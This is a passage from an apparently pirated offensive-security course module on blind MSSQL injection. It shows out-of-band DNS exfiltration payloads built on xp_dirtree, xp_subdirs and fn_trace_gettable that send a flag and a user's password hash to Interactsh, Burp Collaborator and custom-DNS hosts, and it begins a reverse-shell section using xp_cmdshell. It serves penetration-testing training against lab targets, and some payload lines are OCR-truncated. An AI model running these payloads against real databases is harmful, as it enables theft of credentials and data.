`DNS exfiltration` is not specific to `time-based` SQL injections, however, it may be more useful in this case as `time-based` injections take much longer than `boolean-based`, are not always accurate, and sometimes are just plain impossible. It's always a good idea to include testing for DNS exfiltration in your `methodology`, as you may miss a blind injection vulnerability otherwise (for example if nothing is returned and the query is run synchronously leading to no delay in response time).

Hide01.ir

Techniques

The specific techniques vary for the different SQL languages, in `MSSQL` specifically here are some ways. They all require different permissions, so they may not work in all cases. In all these payloads, `SELECT 1234` is a placeholder for whatever information it is you want to exfiltrate. In our specific example of `Digcraft Hosting`, the flag is what we want to target. `YOUR.DOMAIN` should be replaced with a domain you control so you can read the exfiltrated data out of the DNS logs. We'll go over this more specifically further down in the section.

SQL Function	SQL Query
`master..xp_dirtree`	`DECLARE @T varchar(1024);SELECT @T=(SELECT 1234);EXEC('master..xp_dirtree "\\'+@T+'.YOUR.DOMAIN\`

https://t.me/CyberFreeCourses

SQL Function	SQL Query
`master..xp_fileexist`	`DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);EXEC('master..xp_fileexist "\\'+@T+'.YOUR.DOMAIN\\x"');`
`master..xp_subdirs`	`DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);EXEC('master..xp_subdirs "\\'+@T+'.YOUR.DOMAIN\`
`sys.dm_os_file_exists`	`DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);SELE FROM sys.dm_os_file_exists('\\'+@T+'.YOUR.DOMAIN\x');`
`fn_trace_gettable`	`DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);SELE FROM fn_trace_gettable('\\'+@T+'.YOUR.DOMAIN\x.trc',DEFAUL`
`fn_get_audit_file`	`DECLARE @T VARCHAR(1024);SELECT @T=(SELECT 1234);SELE FROM fn_get_audit_file('\\'+@T+'.YOUR.DOMAIN\',DEFAULT,DEF`

Note: Notice how in all of the above payloads we start by declaring `@T` as `VARCHAR` then add our query within it, and then we add it to the domain. This will become handy later on when we want to split `@T` into multiple strings so it fits as a sub-domain. It is also useful to ensure whatever result we get is a string, otherwise it may break our query.

Hide01.ir

Limitations

The characters which can be used in domain names are (basically) limited to numbers and letters. In addition to this, labels (the part between dots) can be a maximum of `63` characters long, and the entire domain can be a maximum of `253` characters long. To deal with these limitations, it may be necessary to `split` up data into multiple exfiltration requests, as well as `encode` data into hex or base64 for example.

To bypass this limitation, we can replace the `@T` declaration at the beginning of the above payloads with the following query to ensure the result of the query defined within `@T` gets encoded and split into `2` strings shorter than `63` characters:

```
DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B VARCHAR(63);
SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag), 1) from
flag; SELECT @A=SUBSTRING(@T,3,63); SELECT @B=SUBSTRING(@T,3+63,63);
```

The payload basically uses an SQL query that declares the variable `@T`, `@A`, and `@B`, then selects `flag` from the `flag` table into `@T`, split the result to `@A` and `@B`, and finally tries to access a URL `@A`. `@B`. `OUR_URL` which we can read through our DNS history.

A final payload example would look like the following:


https://t.me/CyberFreeCourses

```
DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B VARCHAR(63);
SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag), 1) from
flag; SELECT @A=SUBSTRING(@T,3,63); SELECT @B=SUBSTRING(@T,3+63,63);
SELECT * FROM
fn_get_audit_file('\\'+@A+'.'+@B+'.YOUR.DOMAIN\',DEFAULT,DEFAULT);
```

Interact.sh

Interactsh (Github) is an open-source tool you can use for detecting OOB interactions including DNS requests. It works on both Linux and Windows.

You can use the in-browser version by visiting https://app.interactsh.com. It might take a couple of seconds to load up, but once it's ready there will be a domain you can copy to your clipboard.




As an example, we can enter the following payload (from the list above) into the `User-Agent` vulnerability, which will exfiltrate the flag (hex-encoded) in only one request!

```
';DECLARE @T VARCHAR(MAX);DECLARE @A VARCHAR(63);DECLARE @B
VARCHAR(63);SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag),
1) FROM flag;SELECT @A=SUBSTRING(@T,3,63);SELECT
@B=SUBSTRING(@T,3+63,63);EXEC('master..xp_subdirs
"\\'+@A+'.'+@B+'.cegs9f52vtc0000z2jt0g8ecwzwyyyyyb.oast.fun\x"');--
```

After submitting the payload, a handful of DNS requests should show up in the web app. Clicking on the most recent one will show further details and in this case the (hex-encoded) flag which we exfiltrated!

https://t.me/CyberFreeCourses



Alternatively, there is a command-line variant that you can download from the GitHub releases page. Here's an example of the same payload (running on Linux).

```
./interactsh-client

    _       __                       __       __
   (_)___  / /____  _________ ______/ /______/ /_
  / / __ \/ __/ _ \/ ___/ __ '/ ___/ __/ ___/ __ \
 / / / / / /_/  __/ /  / /_/ / /__/ /_(__  ) / / /
/_/_/ /_/\__/\___/_/   \__,_/\___/\__/____/_/ /_/ 1.0.7

                projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any
misuse or damage.
[INF] Listing 1 payload for OOB Testing
[INF] cegpcd2um5n3opvt0u30yep71yuz9as8k.oast.online
[cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from
<SNIP> at 2022-12-20 11:02:24
[cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A) from
<SNIP> at 2022-12-20 11:02:24
[<SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A)
from <SNIP> at 2022-12-20 11:02:24
[<SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction (A)
from <SNIP> at 2022-12-20 11:02:25
```


hide01.ir

https://t.me/CyberFreeCourses


```
[<SNIP><SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction
(A) from <SNIP> at 2022-12-20 11:02:25
[<SNIP><SNIP>cegpcd2um5n3opvt0u30yep71yuz9as8k] Received DNS interaction
(A) from <SNIP> at 2022-12-20 11:02:25
```

Burp Collaborator

Burpsuite Professional has a built-in OOB interactions client called `Burp Collaborator`. It also works on both Linux and Windows but is of course paid. You can launch the client through the `Burp > Burp Collaborator Client` menu.



Once the client has launched, you can copy your domain to the clipboard with the highlighted button.




To demonstrate, we used the generated domain with the payload from above slightly modified to exfiltrate the flag. Burp Collaborator won't let us do `@[email protected]`, so

hide01.ir
https://t.me/CyberFreeCourses

this payload sends two requests instead (`@A.xxx.burpcollaborator.net` and `@B.xxx.burpcollaborator.net`).

```
';DECLARE @T VARCHAR(MAX);DECLARE @A VARCHAR(63);DECLARE @B
VARCHAR(63);SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), flag),
1) FROM flag;SELECT @A=SUBSTRING(@T,3,63);SELECT
@B=SUBSTRING(@T,3+63,63);EXEC('master..xp_subdirs
"\\'+@A+'.fgz790y9hgm95es50u9vfld51w7mvb.burpcollaborator.net\x"');EXEC('m
aster..xp_subdirs
"\\'+@B+'.fgz790y9hgm95es50u9vfld51w7mvb.burpcollaborator.net\x"');--
```

Although it takes a little bit longer, it works:



Note: Out-of-Band DNS exfiltration is `not unique to SQL injections`, but may also be used with other blind attacks to extract data or commands output, such as `blind XXE` (eXternal XML Entities) or blind `command injection`.

Using a Custom DNS Record

The above two examples with `Interact.sh` and `Burp Collaborator` showed how this attack can be carried over the internet using the DNS/domain logging services provided by them. DNS Out-of-band data exfiltration is also possible when pentesting any organization's local network, and can be performed locally without going over the internet if we had access to the organization's local DNS server. Furthermore, we may still carry the attack over the internet without relying on `Interact.sh` and `Burp Collaborator` by creating a custom DNS record with any ISP or DNS authority, as we will show below.

The VM below has a DNS server setup that allows us to add new domain names, which simulates a DNS authority in real-life that we would use to add new DNS records/domains.

https://t.me/CyberFreeCourses

We can access its dashboard on port (`5380`) and login with the default credentials (`admin` : `admin`), and then click on `Zones` and then `Add Zone`. Then, we can enter any unique domain name we want to receive the requests on, we will use `blindsqli.academy.htb` in this case, and select it as a `Primary Zone`:

Add Zone ×

Zone: blindsqli.academy.htb

Type:
- (•) Primary Zone (default)
- ( ) Secondary Zone
- ( ) Stub Zone
- ( ) Conditional Forwarder Zone

Help: How To Self Host Your Own Domain Name

Add | Close

Next, we can add an `A` record that forwards requests to our attack machine IP. We can keep the name as `@` (wild card to match any sub-domain/record), select the type `A` (IPv4 DNS record), and set our machine's IP address:

Add Record ×

Name: @
.blindsqli.academy.htb

Type: A

TTL: 3600

IPv4 Address: 10.10.15.2

- [ ] Add reverse (PTR) record
- [ ] Create reverse zone for PTR record

- [ ] Overwrite existing records

Comments:

Save | Close

As we are using a custom DNS domain and have access to the DNS server logs, we do not need to setup another listener like `interact.sh` to capture the logs (though it is still an

hide01.ir

https://t.me/CyberFreeCourses

option), and instead we can directly monitor the DNS logs on the DNS web application and search through incoming DNS requests.

Practical Example

Let's try a DNS OOB attack as demonstrated earlier, and see how we can exfiltrate data in action. This time, we will carry the attack on the other (`Aunt Maria's Donuts`) web app, so that we can show a different example. We will inject one of the payloads mentioned earlier, as follows:

```
DECLARE @T VARCHAR(1024); SELECT @T=(SELECT 1234); SELECT * FROM
fn_trace_gettable('\\'+@T+'.YOUR.DOMAIN\x.trc',DEFAULT);
```

First, let's carry a test attack to ensure the attacks works as expected, as this is an essential step when performing any blind attack, since it is more difficult to identify potential issues later on. Since we are not interested in doing a `Boolean SQL Injection` attack, we will not be using `AND` this time, and will simply inject our above query with a `maria';` :

```
maria';DECLARE @T VARCHAR(1024); SELECT @T=(SELECT 1234); SELECT * FROM
fn_trace_gettable('\\'+@T+'.blindsqli.academy.htb\x.trc',DEFAULT);--+-
```

hide01.ir

Once we send the above query, we should get `taken` confirming that the query did run correctly:

Request

Pretty Raw Hex

```
1 GET /api/check-username.php?u=
  maria'%3bDECLARE+%40T+VARCHAR(1024)%3b+SELECT+%40T%3d(SELECT+1234)%3b+
  SELECT+*+FROM+fn_trace_gettable('\\'%2b%40T%2b'.blindsqli.academy.htb\
  x.trc',DEFAULT)%3b--%2b- HTTP/1.1
2 Host: 10.129.204.197
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
  Safari/537.36
4 Accept: */*
5 Referer: http://10.129.204.197/signup.php
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 09 Jan 2023 15:54:42 GMT
3 Server: Apache/2.4.54 (Win64) PHP/8.1.13
4 X-Powered-By: PHP/8.1.13
5 Content-Length: 18
6 Connection: close
7 Content-Type: application/json
8
9 {
    "status":"taken"
  }
```

Now, we need to check the DNS logs to confirm that a DNS request was sent with the `1234` sub-domain. To do so, we will go to the `Logs` tab in the DNS server, then `Query Logs` , and

https://t.me/CyberFreeCourses

finally hit `Query`. As we can see, we did indeed get a couple of hits with the above data:

DNS Server - sql01

Dashboard Zones Cache Allowed Blocked Apps DNS Client Settings DHCP Administration Logs About

View Logs Query Logs

App Name: Query Logs (Sqlite) | Class Path: QueryLogsSqlite.App | Page Number: 1 | Logs Per Page: 10

Order: Descending | From | To | Client IP Address

Protocol | Response Type | RCODE | Domain

Type | Class

Query Reset

263-254 (10) of 263 logs (page 1 of 27)

1 2 3 4 5 6 7 8 9 10 › »

#	Timestamp	Client IP Address	Protocol	Response Type	RCODE	Domain	Type	Class	Answer
263	2023-01-09 15:54:42	::1	Udp	Authoritative	NxDomain	1234.blindsqli.academy.htb	AAAA	IN	
262	2023-01-09 15:54:42	::1	Udp	Authoritative	NxDomain	1234.blindsqli.academy.htb	A	IN	

Instead of `(SELECT 1234)`, we want to capture the password hash of `maria`. So, we will replace the query defined within `@T` to the follow:

```
SELECT password from users WHERE username="maria";
```

hide01.ir

Note: We should always ensure that whatever query we choose only returns `1` result, or our attack may not work correctly and we would need to `concatenate` all results into a single string.

Of course, we still need to encode the result, as it may contain non-ASCII characters which would not comply with DNS rules and will break our attack. So, we replace the `@T` declaration with the following (as shown earlier):

```
DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B VARCHAR(63);
SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), password), 1) from
users WHERE username="maria"; SELECT @A=SUBSTRING(@T,3,63); SELECT
@B=SUBSTRING(@T,3+63,63);
```


Now, we can stack both queries, while also replacing `@T` in the domain with `@A` and `@B`, and our final injection payload will look as follows:

```
maria';DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B
VARCHAR(63); SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX),
password), 1) from users WHERE username='maria'; SELECT
@A=SUBSTRING(@T,3,63); SELECT @B=SUBSTRING(@T,3+63,63); SELECT * FROM
```

https://t.me/CyberFreeCourses

```
fn_trace_gettable('\\'+@A+'.'+@B+'.blindsqli.academy.htb\x.trc',DEFAULT);-
-+-
```

We run the query, and get `taken` confirming it executed correctly:




Finally, we check the DNS logs again, and indeed we do find our encoded result:

#	Timestamp	Client IP Address	Protocol	Response Type	RCODE	Domain	Type	Class	Answer
273	2023-01-09 16:13:30	::1	Udp	Authoritative	NxDomain	39633666383 33863313 43230373635306363646.1.blindsqli.academy.htb	AAAA	IN	
272	2023-01-09 16:13:30	::1	Udp	Authoritative	NxDomain	39633666383 33863313 43230373635306363646.1.blindsqli.academy.htb	A	IN	

Hide01.ir

All we need to do now is to decode these values from ASCII hex (after removing the `.` separating the sub-domains):



Challenge: Try to adapt our earlier scripts to automate this entire process, by automatically splitting the results into as many smaller sub-domains as needed, over multiple requests.

Remote Code Execution

Scenario

If we have an SQL injection as the `sa` user, or if our user has the necessary permissions, we can get `MSSQL` to run `arbitrary commands` for us. In this section, we'll use the `Aunt Maria's Donuts` example once again to achieve a reverse shell.

https://t.me/CyberFreeCourses

Verifying Permissions


Before anything else, we want to verify if we can use `xp_cmdshell`. We can check if we are running as `sa` with the following query:

```
IS_SRVROLEMEMBER('sysadmin');
```

